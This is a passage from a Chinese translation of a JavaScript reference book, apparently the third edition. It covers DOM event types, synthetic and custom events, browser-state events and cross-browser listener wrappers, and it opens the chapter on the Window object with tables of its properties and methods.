


图 11-13 使用合成的单击事件创建蓝色方框

鼠标滚轮事件

除了传统的鼠标事件之外，还可以捕获鼠标轮的滚动。该事件在不同浏览器之间甚至是不同版本之间臭名昭著地不一致。尽管 Firefox 需要使用 `DOMMouseScroll` 或 `MozMousePixelScroll`，但是大部分浏览器现在支持 `mousewheel` 事件。当检测 Event 对象时，可以发现页面滚动了多少。通常，可以发现滚动量是通过 `event.details` 属性以像素为单位设置的。然而，在老版本的 Internet Explorer 中，需要查看 `event.wheelDelta` 属性。当在 Firefox 中使用 `DOMMouseScroll` 时，该值是滚动的行数。为了查看像素属性需要使用 `MozMousePixelScroll`。

```
<script>
function showEvent(event) {
  if (!event) {
    event = window.event;
  }

  var delta = 0;
  var direction = "";

  if (event.wheelDelta) {
```

```

    delta = event.wheelDelta;
  }
  else if (event.detail) {
    delta = event.detail;
    if (event.axis == event.HORIZONTAL_AXIS) {
      direction = "Horizontal: ";
    }
    else if (event.axis == event.VERTICAL_AXIS) {
      direction = "Vertical: ";
    }
  }
  document.getElementById("mwval").innerHTML = direction + delta;
}
window.onload = function () {
  addListener(document.body, "mousewheel", showEvent);
  addListener(document.body, "MozMousePixelScroll", showEvent);
};
</script>

```

在线: <http://javascriptref.com/3ed/ch11/mousewheel.html>

11.6.2 UI 事件

DOM Level 3 规范在“UI 事件”类别中对各种事件进行了分组。表 11-10 列出了这些事件。

表 11-10 UI 事件

事件类型	描述	冒泡	可取消
DOMActivate	当激活按钮、链接或状态可以改变的元素时发生	Yes	Yes
abort	当某些资源(如图像)的加载过程终止时触发	No	No
error	当资源加载失败或发生某些错误(如脚本执行问题)时触发	No	No
load	当在浏览器中加载文档或(可加载的)资源时触发	No	No
resize	当对象的尺寸改变时触发。通常与窗口相关	No	No
scroll	当滚动可滚动的窗口或元素时触发	No	No
select	当选择一些文本之后触发的事件	Yes	No
unload	当卸载资源或文档时触发	No	No

为了以合成方式创建“UI 事件”，使用以下代码：

```
var evt = document.createEvent("UIEvent");
```

然后初始化该事件：

```
evt.initUIEvent(type, bubbles, cancelable, views, detail);
```

其中:

- *type* 是表示要创建的特定事件的字符串, 如"DOMFocusIn".
- *bubbles* 是指示事件是否应当冒泡的布尔值。
- *cancelable* 是指示事件是否可以取消的布尔值。
- *view* 是事件的 AbstractView。在此应当传递 Window 对象。
- *detail* 为产生的事件指示特定于事件的详细信息。

最后将创建的事件分发给视图、文档或适当的元素:

```
window.dispatchEvent(evt);
```

需要重点注意的是, 分发这些事件不会执行动作。然而, 它们确实为相应的事件触发任何事件处理程序。下面是一个例子:

```
<!DOCTYPE html>
<html>
<head>
<meta charset="utf-8">
<title>Create UI Events</title>
<script>

function simulate() {
    var evt = document.createEvent("UIEvent");
    evt.initUIEvent("resize", false, false, window, 0);
    window.dispatchEvent(evt);
}

window.addEventListener("load", function() {
    document.getElementById("simulateBtn").onclick = simulate;
    window.addEventListener("resize",
        function() { alert("Resized"); }, false);
}, true);
</script>
</head>
<body>
<h1>Create UI Event</h1>
<form>
<input type="button" id="simulateBtn" value="Resize">
</form>
</body>
</html>
```

在线: <http://javascriptref.com/3ed/ch11/createuievents.html>

11.6.3 焦点事件

焦点事件是当 Web 页面的外表获得或丢失焦点时触发的事件。表 11-11 列出了这些事件。注意, 有些事件不是冒泡的。

表 11-11 焦点事件

事件类型	描述	冒泡	可取消
blur	当元素丢失焦点时触发, 比如, 从表单字段上移走焦点	No	No
focus	当元素获得焦点时触发, 比如, 选择一个表单字段	No	No
focusin	当元素正要获得焦点时触发	Yes	No
focusout	当元素刚丢失焦点时触发, 在 blur 事件之前	Yes	No

注意:

有些浏览器可能定义了 DOMFocusIn 和 DOMFocusOut 事件, 但是它们已弃用, 推荐使用 blur、focus、focusin 以及 focusout。

与其他事件类似, 可以使用 createEvent() 方法, 并向其传递字符串 "FocusEvent", 创建焦点事件:

```
var evt = document.createEvent("FocusEvent");
```

一旦创建了合成的焦点事件, 就可以使用下面的代码初始化它:

```
evt.initFocusEvent(type, bubbles, cancelable, view, detail, relatedTarget);
```

其中:

- *type* 是表示要创建的特定焦点事件的字符串, 如 "blur"。
- *bubbles* 是指示事件是否应当冒泡的布尔值。
- *cancelable* 是指示事件是否可以取消的布尔值。
- *view* 是事件的 AbstractView。在此应当传递 Window 对象。
- *detail* 指示鼠标按钮按下了多少次。
- *relatedTarget* 是与事件相关的 DOM 节点引用; 例如, 对于 focus 事件, 该参数引用丢失焦点的节点。如果不使用, 则传递 null。

一旦创建了焦点事件, 就可以使用典型的分发语法了, 如下所示:

```
document.getElementById(fieldName).dispatchEvent(evt);
```

注意:

当创建焦点事件时应当谨慎, 因为在本书发行时浏览器的支持仍然是有限的。

11.6.4 键盘事件

让人惊奇的是, DOM Level 2 没有定义键盘事件。它们反而是由 DOM Level 3 定义的。当然, 为许多元素定义了传统的 keyup、keydown 以及 keypress 事件, 因此不必担心该规范在支持方面的滞后。表 11-12 列举了键盘事件。

表 11-12 键盘事件

事件类型	描述	冒泡	可取消
keydown	当按下键时触发	Yes	Yes
keypress	在按下键之后触发(在 keydown 事件之后)	Yes	Yes
keyup	当释放键时触发	Yes	Yes

```

<!DOCTYPE html>
<html>
<head>
<meta charset="utf-8">
<title>Keyboard Events</title>
<style>
#output {height: 400px; width: 250px; background: yellow;
position: absolute; right: 10px; top: 10px;
overflow: scroll;}
</style>
</head>
<body>
<form>
<label>
Type into this field <input type="text" id="testField"><br>
</label>
</form>
<div id="output"></div>
<script>
function logEvent(e) {
var date = (new Date()).toString();
var output = document.getElementById("output");
var attributes = ["type", "srcElement", "timeStamp", "altKey",
"ctrlKey", "shiftKey", "which"];
var str = date.substring(0, date.indexOf("GMT")) + "<br>";
for (var i=0; i < attributes.length; i++) {
str += "e." + attributes[i] + " = " + e[attributes[i]] + "<br>";
}
str += "<br><br>" + output.innerHTML;
output.innerHTML = str;
}

document.getElementById("testField").addEventListener("keydown", logEvent, true);
document.getElementById("testField").addEventListener("keypress", logEvent, true);
document.getElementById("testField").addEventListener("keyup", logEvent, true);

</script>
</body>
</html>

```

在线: <http://javascriptref.com/3ed/ch11/keyboardevents.html>

与其他事件类似，也可以使用 `createEvent()`，并向其传递"KeyboardEvent"字符串创建键盘事件：

```
var evt = document.createEvent("KeyboardEvent");
```

一旦创建了合成的键盘事件，就可以使用下面的代码进行初始化：

```
evt.initKeyboardEvent(type, bubbles, cancelable, view, charArg, keyArg, location, modifiers, repeat, locale);
```

其中：

- *type* 是表示要创建的特定键盘事件的字符串。
- *bubbles* 是指示事件是否应当冒泡的布尔值。
- *cancelable* 是指示事件是否可以取消的布尔值。
- *view* 是事件的 `AbstractView`。在此应当传递 `Window` 对象。
- *charArg* 容纳待按下的键的字符值。
- *keyArg* 容纳待按下的键值。
- *location* 指定键在设备上的位置，如左、右等。
- *modifiers* 是由空白符分隔的所有按下的修饰键的列表，如 `Alt`、`Ctrl` 和 `Shift`。
- *repeat* 是指示键是否是重复的布尔值。
- *locale* 中包含本地化信息的字符串，如“en-us”。

```
document.getElementById(fieldName).dispatchEvent(evt);
```

因为输入设备的差异性，各种击键事件最终可能被文本事件所取代，接下来将讨论文本事件。

11.6.5 文本事件

DOM Level 3 规范引入的 `textInput` 事件可以改进键盘处理。尽管 `keypress` 过去普遍用于处理击键，但是每个元素都支持该事件，并且每个击键(包括回格)都会触发该事件，这有时会使编码有些凌乱。相反，只有可编辑区域才支持 `textInput` 事件，如文本域，并且只有当插入字符时才触发。另外一个较小但是很有用的改进是，该事件为 `Event` 对象添加了 `event.data` 属性，该属性包含新插入的字符。而以前需要从其 `event.charCode` 值进行转换。下面是一个使用这两种按键输入处理形式的简要例子。注意，尽管 `textInput` 是在 DOM Level 3 规范中定义的，但是目前没有完全支持它。可以使用非标准的 `input` 事件实现相同的效果。

```
<!DOCTYPE html>
<html>
<head>
<meta charset="utf-8">
<title>textInput Event</title>
</head>
<body>
<h1>textInput Event</h1>
<form>
<fieldset>
```

```
<legend>Using textInput</legend>
  <input type="text" id="field1"><br>
  <input type="text" id="field2" readonly value="Can't edit this">
</fieldset>

<fieldset>
<legend>Using keypress</legend>
  <input type="text" id="field3"><br>
  <input type="text" id="field4" readonly value="Can't edit this">
</fieldset>
</form>

<script>
function showEvent(event) {
  if (event.data)
    alert(event.data);
  else
    alert(String.fromCharCode(event.charCode));
}

window.onload = function () {
  document.getElementById("field1").addEventListener("textInput", showEvent, false);
  document.getElementById("field2").addEventListener("textInput", showEvent, false);

  document.getElementById("field3").addEventListener("keypress", showEvent, false);
  document.getElementById("field4").addEventListener("keypress", showEvent, false);
};
</script>
</body>
</html>
```

在线: <http://javascriptref.com/3ed/ch11/textinput.html>

注意:

这个事件处理程序暗示对于非键盘输入它是有用的,但是现在看起来更多的是理论上的分析,并且如果单击和触摸事件作为任何指南,则必须把 `keypress` 事件映射到新出现的接口。

与其他事件类似,可以使用 `createEvent()` 方法,并向其传递 "TextEvent" 字符串创建文本事件:

```
var evt = document.createEvent("TextEvent");
```

一旦创建了合成的文本事件,就可以使用下面的代码初始化它:

```
evt.initTextEvent(type, bubbles, cancelable, view, data, inputMethod, locale);
```

其中:

- `type` 是表示要创建的特定事件的字符串,如 "blur"、"focus" 等。
- `bubbles` 是指示事件是否应当冒泡的布尔值。

- *cancelable* 是指示事件是否可以取消的布尔值。
- *view* 是事件的 *AbstractView*。在此应当传递 *Window* 对象。
- *data* 是添加到文档中的数据。
- *inputMethod* 是将内容添加到文档中的方法。
- *locale* 是包含本地化信息的字符串，如“en-us”。

```
document.getElementById(fieldName).dispatchEvent(evt);
```

11.6.6 突变事件

因为兼容 DOM 的浏览器具有动态修改文档对象层次结构的能力，所以 DOM2 提供了检测文档结构和逻辑变化的事件。这些事件以突变事件(mutation event)而著称，因为当文档的层次结构变化时——或更动态一点，简单地修改文档时——触发这些事件，表 11-13 列出这些事件。

表 11-13 变化事件

事件类型	描述	冒泡	可取消
DOMSubtreeModified	取决于实现，当修改节点的子树的一部分时触发	Yes	No
DOMNodeInserted	当作为另外一个节点的子节点插入时，在该节点上触发	Yes	No
DOMNodeRemoved	当从父节点中移除节点时，在该节点上触发	Yes	No
DOMNodeRemovedFromDocument	当即将从文档中移除一个节点时，在该节点上触发	No	No
DOMNodeInsertedIntoDocument	当已经将一个节点插入文档中时，在该节点上触发	No	No
DOMAttrModified	当节点的属性已经修改时，在该节点上触发	Yes	No
DOMCharacterDataModified	当修改节点所包含的数据时，在该节点上触发	Yes	No

遗憾的是，即使是在撰写本书的该版本时，浏览器仍然没有一致地支持这些事件。随着浏览器的演化，情况可能会发生变化，因此请分析在线提供的演示。

在线：<http://javascriptref.com/3ed/ch11/mutationevents.html>

11.6.7 非标准事件

许多浏览器实现的大量事件不属于任何规范。这些事件是 *Event* 类，并且不适合更特殊的类中。非常普通并且很有用的三个非标准事件是 *oncopy*、*oncut* 和 *onpaste*。*Event* 对象本身没有包含任何与被操作的数据相关的信息，但是使用标准的 DOM 方法可以检索该数据。这些事件的常用用法是禁用它们。然而，需要注意的是，这不会防止人们从页面上获取内容，因为它与禁用 JavaScript 或查看源代码从而成功地执行该操作一样简单。

```
function intercept(e) {
    alert("ACTION BLOCKED");
    return false;
}
```

```
window.onload = function() {  
    document.body.oncopy = intercept;  
    document.body.oncut = intercept;  
    document.body.onpaste = intercept;  
};
```

在线: <http://javascriptref.com/3ed/ch11/oncopy.html>

11.6.8 自定义事件

高级 DOM 事件的一个有趣方面是可以创建自定义事件并自己触发它们。例如, 假设侦听针对一天时间的事件。可以像下面那样注册侦听程序:

```
var evt = document.createEvent("CustomEvent");
```

一旦创建了自定义事件, 可以使用下面的代码初始化它:

```
evt.initCustomEvent(type, bubbles, cancelable, details);
```

其中:

- *type* 是表示要创建的特定事件的字符串, 它可以是一些自定义字符串, 如"myEvent"、"mediate"等。
- *bubbles* 是指示事件是否应当冒泡的布尔值。
- *cancelable* 是指示事件是否可以取消的布尔值。
- *details* 是在自定义事件中使用的数据。

初始化事件之后, 可以像任何其他事件一样分发该事件:

```
window.dispatchEvent("evt");
```

根据一天的时间, 下面给出的简单例子使用不同的自定义事件:

```
<!DOCTYPE html>  
<html>  
<head>  
<meta charset="utf-8">  
<title>customEvent</title>  
<script>  
function sayGoodMorning(event) {  
    document.getElementById("message").innerHTML = "Good Morning!<br>";  
    document.getElementById("message").innerHTML += "It is " +  
event.detail.time.toString() + "<br>";  
    if (event.detail.weekday) {  
        document.getElementById("message").innerHTML += "Time to go to work.<br>";  
    }  
    else {  
        document.getElementById("message").innerHTML += "No Work Today!<br>";  
    }  
}
```

```

function sayGoodAfternoon(event){
    document.getElementById("message").innerHTML = "Good Afternoon!<br>";
    document.getElementById("message").innerHTML += "It is " +
event.detail.time.toString() + "<br>";
    if (event.detail.weekday) {
        document.getElementById("message").innerHTML += "Hope work is well.<br>";
    }
    else {
        document.getElementById("message").innerHTML +=
"Hope you're enjoying the weekend!<br>";
    }
}

function custom() {
    var evt = document.createEvent("CustomEvent");
    var time = new Date();
    var evtName;

    if (time.getHours() < 12) {
        evtName = "morning";
    }
    else {
        evtName = "afternoon";
    }

    var weekday = true;
    if (time.getDay() == 0 || time.getDay() == 6) {
        weekday = false;
    }

    var details = {time: time, weekday: weekday};
    evt.initCustomEvent(evtName, true, true, details);

    window.dispatchEvent(evt);
}

window.onload = function() {
    window.addEventListener("morning", sayGoodMorning, false);
    window.addEventListener("afternoon", sayGoodAfternoon, false);
    document.getElementById("btnCustom").onclick = custom;
};
</script>
</head>
<body>
<h1>Custom Events</h1>
<form>
<input type="button" value="Fire Custom Event" id="btnCustom">
</form>
<div id="message"></div>
</body>
</html>

```

在线: <http://javascriptref.com/3ed/ch11/customevent.html>

与常规事件一样，自定义事件具有由 DOM 4 Core 定义的新的构造函数语法。除了构造函数名称是 `CustomEvent()` 之外，这种语法与 `new Event()` 语法完全相同。再一次，可以通过构造函数的第二个参数中的对象设置配置选项。为了设置自定义值，需要在该对象中放置一个 `details` 参数。在这个例子中，将分发和构造函数组合到一行代码中：

```
function custom() {
    var time = new Date();
    var evtName;
    if (time.getHours() < 12) {
        evtName = "morning";
    }
    else {
        evtName = "afternoon";
    }

    var weekday = true;
    if (time.getDay() == 0 || time.getDay() == 6) {
        weekday = false;
    }

    var details = {detail:{time: time, weekday: weekday},
        bubbles:false, cancelable:true};

    window.dispatchEvent( new CustomEvent(evtName, details));
}
```

在线：<http://javascriptref.com/3ed/ch11/customevent-constructor.html>

正如在本章中一直所做的，下面查看那些实际上不属于 DOM 规范的事件的一些方面，首先从处理浏览器状态的一些有用事件开始。

11.6.9 浏览器状态和加载事件

尽管不是 DOM 事件规范的一部分，但是有很多事件对于处理浏览器的状态是很有用的。本节将介绍其中更有用的一些事件。

1. onbeforeunload 事件

`onbeforeunload` 事件最初是由 Internet Explorer 引入的，现在变成了一个解决 Web 应用程序的可用性和架构问题的有用机制。该事件主要用于控制 Web 页面的过早卸载。使用 DOM0 风格的事件绑定，可以为代码添加一个安全机制，如下所示：

```
window.onbeforeunload = function () { return ""; };
```

现在，如果试图离开该页面，则会提示是否希望继续(如图 11-14 所示)。




图 11-14 提示信息

添加一个消息字符串可能更合适，建议用户不要过早地退出页面。为此，如图 11-15 所示，简单地返回一个消息字符串用于显示：

```
window.onbeforeunload = function () { return "Please don't leave!"; };
```




图 11-15 消息字符串

如果希望使用标准的事件绑定机制，而不是直接绑定，也完全可以，但是正如在后面的代码中所看到的，需要以稍微不同的方式提供退出消息字符串：

```
function lastChance (e) {
  var e = (e ? e : window.event);
  var msg = "Please don't go. I beg you.";
  e.returnValue = msg;
  return msg;
}
window.addEventListener("beforeunload", lastChance, false);
```

遗憾的是，即使是跨浏览器的补丁，也会发现不支持该事件或不支持退出字符串。例如，直到 Opera 11，浏览器都不支持该事件，但是现在它支持事件了，Firefox 的不同版本对退出消息字符串的支持也不一致。幸运的是，跨浏览器问题可能会消除，因为这个事件被包含进 HTML5 标准中。该标准指示退出消息是可选的，并且浏览器也可以截断该字符串，建议最多为 1024 个字符。

2. onreadystatechange 事件

正如将在第 15 章中所看到的，在 Ajax 开发中 onreadystatechange 扮演了非常重要的角色。在第 15 章通篇关于 Ajax 的上下文中将查看该事件。然而，onreadystatechange 也可以应用于 Document 对象。如图 11-16 所示，如果应用于文档，则当加载页面时触发该事件：

```
document.getElementById("message").innerHTML += "Ready State: " +
```

```

document.readyState + "<br>";

document.onreadystatechange = function() {
    document.getElementById("message").innerHTML += "Ready State: " +
        document.readyState + "<br>";
};
window.onload = function() {
    document.getElementById("message").innerHTML += "window.onload Fired<br>";
};

```

在线: <http://javascriptref.com/3ed/ch11/onreadystatechange.html>




图 11-16 onreadystatechange 事件在页面加载时触发

除了这两种用法之外, Internet Explorer 还为每个元素提供了 onreadystatechange 事件。对于加载外部数据的元素, 如、<script>以及<link>, 当加载数据时会触发该事件。其他元素只能联合 Internet Explorer 行为使用该事件。

3. DOMContentLoaded 事件

一个可能有用的事件是 DOMContentLoaded, 当加载了内容但是其他依赖关系可能仍然在加载时触发该事件。这个事件很有用, 因为包含额外的依赖关系, 用于浏览器窗口的加载事件可能需要较长的时间。通常, 该事件只等待 HTML 和脚本, 但是有一些怪癖和浏览器细节。幸运的是, 许多库考虑了这些问题。

注意:

还有一个特殊事件——DOMFrameContentLoaded, 用于处理框架加载。

4. 在线/离线事件

对于浏览器状态更好的事件是在线和离线事件, 许多浏览器引入了这些事件并且被编纂到 HTML5 中。可以使用 navigator.onLine 查询浏览器的当前状态, 它包含一个指示当前连接状态的布尔值。也可以设置在线和离线事件侦听程序。下面这个简单例子演示了基本语法:

```

<!DOCTYPE html>
<html>
<head>

```

```

<meta charset="utf-8">
<title>online and offline Events</title>
<script>
function addListener(obj, eventName, listener) {
    if (obj.addEventListener) {
        obj.addEventListener(eventName, listener, false);
    }
    else {
        obj.attachEvent("on" + eventName, listener);
    }
}

function recordOffline(e) {
    document.getElementById("message").innerHTML = "User is offline";
}

function recordOnline(e) {
    document.getElementById("message").innerHTML = "User is online";
}

window.onload = function() {
    addListener(document.body, "offline", recordOffline);
    addListener(document.body, "online", recordOnline);
    document.getElementById("message").innerHTML = "User is " +
    (navigator.onLine? "online" : "offline");
};
</script>
</head>
<body>
<h1>online and offline Events</h1>
<div id="message"></div>
</body>
</html>

```

在线: <http://javascriptref.com/3ed/ch11/onlineoffline.html>

11.7 事件模型的问题

即使在浏览器演化的后期,处理跨浏览器模型也并不微不足道。最近才有浏览器最终根据标准的 DOM 语法对进行了规范。当然,可以使用一些事件包装代码抽象出这一问题。例如,下面创建了一个简单的函数,用于摆脱老式的 Internet Explorer 和较新的 DOM 语法之间的差异:

```

function addListener(obj, eventName, listener) {
    if (obj.addEventListener) {
        obj.addEventListener(eventName, listener, false);
    } else {
        obj.attachEvent("on" + eventName, listener);
    }
}

```

```
}  
  
function removeListener(obj, eventName, listener) {  
    if (obj.removeEventListener) {  
        obj.removeEventListener(eventName, listener, false);  
    } else {  
        obj.detachEvent("on" + eventName, listener);  
    }  
}
```

根据这段代码，然后可以使用下面的代码为变量 `el` 中容纳的 DOM 对象绑定单击事件：

```
var el = document.getElementById(p1);  
addListener(el, "click", handleClick);
```

遗憾的是，这仅仅是跨浏览器冒险的开始，因为需要小心地跟踪事件处理程序，并正确地移除它们，以防止泄漏内存。幸运的是，许多库(如流行的 jQuery(www.jquery.com))已经解决了这一令人头痛的问题。然而，不要认为使用库就不需要理解浏览器的工作原理了，因为不管怎样可能存在性能问题以及 bug。

11.8 小结

早期浏览器的基本事件模型(所有现代浏览器都支持)，使页面的组成部分能够动态响应用户的动作。4.x 代浏览器实现了不同的并且不兼容的事件模型，但是 DOM 对此进行了一些整理。DOM2 标准事件模型构建于专有规范之上，并且支持事件在树中遍历的两种方式。在 DOM 模型中，事件首先沿着层次结构向下传递，从而允许事件侦听程序捕获它们。一旦它们到达目标，就执行其事件处理程序，然后沿着层次结构向上冒泡，在每一级别调用相应的处理程序。使用 DOM 模型，可以严格地控制事件，甚至合成事件。然而，不同浏览器之间仍然存在重大的区别，并且只有随着 Internet Explorer 9 的出现，所有常用的浏览器类型才开始使用 DOM 模型。由于新事件功能的语法易变，以及浏览器兼容性问题的不断进行，明智的做法是，开发人员应当谨慎地对待事件，或采用可以处理所有可能遇到的问题的库。

第 III 部分

JavaScript 应用

第 12 章:

窗口、框架和重叠

第 13 章:

表单处理

第 14 章:

用户界面元素

第 15 章:

Ajax 和远程 JavaScript

第 16 章:

浏览器管理

第 17 章:

媒体管理

第 18 章:

实践与发展趋势

窗口、框架和重叠

从现在开始，将把到目前为止在本书中学习的语法和理论付诸应用。从对象层次结构的顶层对象 `Window` 开始探讨 JavaScript 的一些应用。本章将介绍如何创建各种窗口，包括警告、确认、提示以及自己设计的自定义弹出窗口。还将展示窗口和框架之间如何高度关联在一起。最后将讨论关于窗口管理的具有问题的特殊情况，以及为什么重叠成为 JavaScript 开发人员所需要的功能。

12.1 窗口对象介绍

JavaScript 的 `Window` 对象代表浏览器窗口或潜在框架，文档在其中显示。`Window` 对象的特定实例的属性可能包括其尺寸、浏览器框架中小件(chrome)的数量——即按钮、滚动条等，还包括位置等。`Window` 对象的方法包括一般窗口的创建和销毁以及特殊窗口的处理，比如警告、确认以及提示对话框。`Window` 对象(至少对于基于浏览器的 JavaScript 而言)定义了几乎包含所有内容的世界。作为 JavaScript 浏览器文档对象层次结构中最顶层的对象，`Window` 对象包含对 DOM 中所有对象的引用，或者已经介绍过的与浏览器相关对象的引用，以及对所有用户定义的全局值的引用；因此，从 `Window` 对象开始讨论 JavaScript 的应用看起来是合适的。

正如本书前面多次讨论过的，`Window` 不仅具有许多有用的属性、方法以及对象，而且包含在脚本中定义的变量和函数。例如，如果定义变量 `likeJavaScript` 并将其设置为 `true`：

```
var likeJavaScript = true;
```

同时变量不在函数作用域中，则该变量是全局的，因此它会变成 `Window` 对象的属性。换句话说，如果像下面这样编写代码：

```
alert(window.likeJavaScript); // true
```

则与下面的代码等效：

```
alert(likeJavaScript); // true
```

甚至可以更有趣，`alert()`方法本身也是 `Window` 对象的组成部分，因此：

```
window.alert(window.likeJavaScript);
```

也上面的代码相同。

正如之前所讨论的，必须非常谨慎，不要与其他脚本的全局变量发生冲突。因此，应当倾向于使用包装对象容纳变量，尽可能限制将变量暴露给全局名称空间：

```
var JSREF = {};
JSREF.likeJavaScript = true;
```

这种限制标识符足迹的方案不仅对于与其他包含的脚本发生冲突很有用，而且可以避免与 Window 对象自身的属性、方法和对象发生冲突。

表 12-1 显示了 Window 对象的属性，包括对象，而表 12-2 显示了 Window 对象的方法。这两个表格主要包含从 HTML5 规范收集的数据；然而，这些表格也包含了許多浏览器都支持的专用属性和方法，并且在现实编码库中经常会看到这些专用属性和方法。这些表格为 Window 对象提供了非常有用的路线图。

表 12-1 Window 对象的属性和对象

属 性	描 述
ActiveXObject	Internet Explorer 9 返回一个空值，并提示不能使用这个对象。而以前版本的 Explorer 支持这个对象
applicationCache	为该窗口返回应用程序缓存对象
clientInformation	包含关于用户浏览器和操作系统信息的对象
closed	指示 Window 对象是否已经关闭的布尔值
constructor	指向 Windows 对象的构造函数的引用
content	指向顶层 Window 对象的引用
defaultStatus	状态栏中的默认消息
dialogArguments	传递给 showModalDialog()或 showModelessDialog()的参数
dialogHeight	对话框的高度
dialogLeft	对话框左侧的位置
dialogTop	对话框顶部的位置
dialogWidth	对话框的宽度
directories	这个属性已经过时，由 personalbar 代替
document	指向 Document 对象的引用，可以通过该 Document 对象操作该页面中元素
event	包含关于当前事件信息的对象
external	指向包含附加功能的 external 对象的引用。在 Internet Explorer 中 external 对象具有许多功能。尽管当前它只定义 OpenSearch 方法，但是现在规范已经包含这个对象
frameElement	嵌入当前窗口的框架
frames[]	由页面包含的框架所构成的数组
fullScreen	指示浏览器是否处于全屏模式的布尔值

(续表)

属 性	描 述
globalStorage	指向存储对象的引用, 存储对象用于存储跨页面的信息
history	指向 History 对象的引用, 通过 History 对象可以访问用户的历史中的数据, 以及用于导航历史的方法
Image	创建新的 Image 对象, 并返回指向该对象的引用
innerHeight	浏览器客户区的高度, 包括滚动条
innerWidth	浏览器客户区的宽度, 包括滚动条
length	当前页面中框架的数量
location	指向 Location 对象的引用, Location 对象返回关于当前 URL 的信息, 并提供用于操作该 URL 的方法
locationbar	指向表示位置栏的 BarProp 对象的引用
localStorage	指向一个存储对象的引用, 该对象用于存储跨页面的信息
menubar	指向表示菜单栏的 BarProp 对象的引用
name	窗口的名称
navigator	指向 Navigator 对象的引用, 该对象提供关于当前用户的浏览器和操作系统的信息
opener	指向打开当前窗口的 Window 对象的引用
Option	创建新的 Option 对象, 并返回指向该对象的引用
outerHeight	整个浏览器窗口的高度, 包括工具条
outerWidth	整个浏览器窗口的宽度, 包括工具条
pageXOffset	页面向左滚动的像素数量
pageYOffset	页面向下滚动的像素数量
parent	指向 Window 对象的应用, 该对象表示当前窗口的父窗口
performance	指向在 window.performance 中发现的 Performance 对象, 该对象包含关于性能和 Web 页面加载时间的数据
personalbar	指向表示书签栏的 BarProp 对象的引用
returnValue	调用 window.showModalDialog() 之后返回主调函数的值
screen	指向 Screen 对象的引用, 该对象包含关于用户的屏幕的信息
screenLeft	浏览器的客户区左上角的 x 位置
screenTop	浏览器的客户区左上角的 y 位置
screenX	浏览器窗口左上角的 x 位置
screenY	浏览器窗口左上角的 y 位置
scrollbars	指向表示滚动条的 BarProp 对象
scrollX	页面水平滚动的像素数
scrollY	页面垂直滚动的像素数

(续表)

属 性	描 述
self	指向当前 Window 对象的引用
sessionStorage	指向存储对象的引用, 该对象用于存储单个会话中的信息
sidebar	指向边栏对象的应用, 通过边栏对象可以操作边栏
status	在状态栏中的消息
statusbar	指向表示状态栏的 BarProp 对象
toolbar	指向表示工具栏的 BarProp 对象
top	指向顶层 Window 对象的引用
URL	指向 URL 对象的引用, 该 URL 对象为创建对象 URL 提供方法
window	指向当前窗口的引用
XDomainRequest	创建并返回一个 XDomainRequest 对象, 该对象提供跨域 Ajax 请求的功能
XMLHttpRequest	创建并返回一个 XMLHttpRequest 对象, 该对象提供 Ajax 请求功能

表 12-2 Window 对象的方法

方 法	描 述
addEventListener()	为 Window 对象注册事件处理程序
alert()	显示警告框
atob()	解码使用 base64 编码的数据
attachEvent()	在 Window 对象上注册事件处理程序
back()	在用户的历史中后退一个页面
blur()	使窗口失去焦点
btoa()	使用 base64 编码字符串
clearInterval()	停止通过 setInterval() 设置的当前正在运行的计时器
